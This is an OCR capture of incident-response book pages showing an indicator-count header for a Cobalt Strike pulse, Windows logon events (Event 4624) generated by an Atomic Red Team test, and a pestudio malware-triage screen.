
● **domain Indicator Active**


CREATED 4 MONTHS AGO | MODIFIED 3 MONTHS AGO by soc_columbus | Public | TLP: White


FileHash-MD5: 1 | **URL:** 10 | **Domain:** 568 | **Hostname:** 276

IoC Cobaltstrike related with security event that occurred in Costa Rica on April 20, 2022



Event Properties - Event 4624, Microsoft Windows security auditing.
General
Details
An account was successfully logged on.
Subject:
Security ID: NULL SID
Account Name: -
Account Domain: -
Logon ID: 0x0
Logon Information:
Logon Type: 3
Restricted Admin Mode: -
Virtual Account: No
Elevated Token: No
Impersonation Level: Impersonation
New Logon:
Security ID: DESKTOP-9SK5KPF\Atomic Red Team
Account Name: Atomic Red Team
Account Domain: DESKTOP-9SK5KPF
Logon ID: 0x87D0A1F
Linked Logon ID: 0x0
Network Account Name: -
Network Account Domain: -
Logon GUID: {00000000-0000-0000-0000-000000000000}
Log Name: Security
Source: Microsoft Windows security
Logged: 8/24/2022 2:25:06 PM
Event ID: 4624
Task Category: Logon
Level: Information
Keywords: Audit Success
User: N/A
Computer: DESKTOP-9SK5KPF
OpCode: Info
More Information: Event Log Online Help
Copy
Close



Event Properties - Event 4624, Microsoft Windows security auditing.
General
Details
Network Information:
Workstation Name: LAPTOP-CHL1KGT5
Source Network Address: 192.168.0.22
Source Port: 0
Detailed Authentication Information:
Logon Process: NtLmSsp
Authentication Package: NTLM
Transited Services: -
Package Name (NTLM only): NTLM V2
Key Length: 128
This event is generated when a logon session is created. It is generated on the computer that was accessed.
The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server service, or a local process such as Winlogon.exe or Services.exe.
The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network).
The New Logon fields indicate the account for whom the new logon was created, i.e. the account that was logged on.
Log Name: Security
Source: Microsoft Windows security
Logged: 8/24/2022 2:25:06 PM
Event ID: 4624
Task Category: Logon
Level: Information
Keywords: Audit Success
User: N/A
Computer: DESKTOP-9SK5KPF
OpCode: Info
More Information: Event Log Online Help
Copy
Close



Event Properties - Event 4624, Microsoft Windows security auditing.
General
Details
An account was successfully logged on.
Subject:
Security ID: SYSTEM
Account Name: DESKTOP-9SK5KPF$
Account Domain: WORKGROUP
Logon ID: 0x3E7
Logon Information:
Logon Type: 7
Restricted Admin Mode: -
Virtual Account: No
Elevated Token: Yes
Impersonation Level: Impersonation
New Logon:
Security ID: DESKTOP-9SK5KPF\Atomic Red Team
Account Name: Atomic Red Team
Account Domain: DESKTOP-9SK5KPF
Logon ID: 0x87E11E6
Linked Logon ID: 0x87E1208
Network Account Name: -
Network Account Domain: -
Logon GUID: {00000000-0000-0000-0000-000000000000}
Log Name: Security
Source: Microsoft Windows security
Logged: 8/24/2022 2:25:09 PM
Event ID: 4624
Task Category: Logon
Level: Information
Keywords: Audit Success
User: N/A
Computer: DESKTOP-9SK5KPF
OpCode: Info
More Information: Event Log Online Help
Copy
Close



Event Properties - Event 4624, Microsoft Windows security auditing.
General
Details
Network Information:
Workstation Name: DESKTOP-9SK5KPF
Source Network Address: 192.168.0.22
Source Port: 0
Detailed Authentication Information:
Logon Process: User32
Authentication Package: Negotiate
Transited Services: -
Package Name (NTLM only): -
Key Length: 0
This event is generated when a logon session is created. It is generated on the computer that was accessed.
The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server service, or a local process such as Winlogon.exe or Services.exe.
The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network).
The New Logon fields indicate the account for whom the new logon was created, i.e. the account that was logged on.
Log Name: Security
Source: Microsoft Windows security
Logged: 8/24/2022 2:25:09 PM
Event ID: 4624
Task Category: Logon
Level: Information
Keywords: Audit Success
User: N/A
Computer: DESKTOP-9SK5KPF
OpCode: Info
More Information: Event Log Online Help
Copy
Close


Chapter 16: Malware Analysis for Incident Response









pestudio 9.37 - Malware Initial Assessment - www.winitor.com
file settings about
c:\users\flare\desktop\6b69de892df50de9a94577
indicators (wait...)
virustotal (40/69)
dos-header (64 bytes)
dos-stub (wait...)
rich-header (Visual Studio)
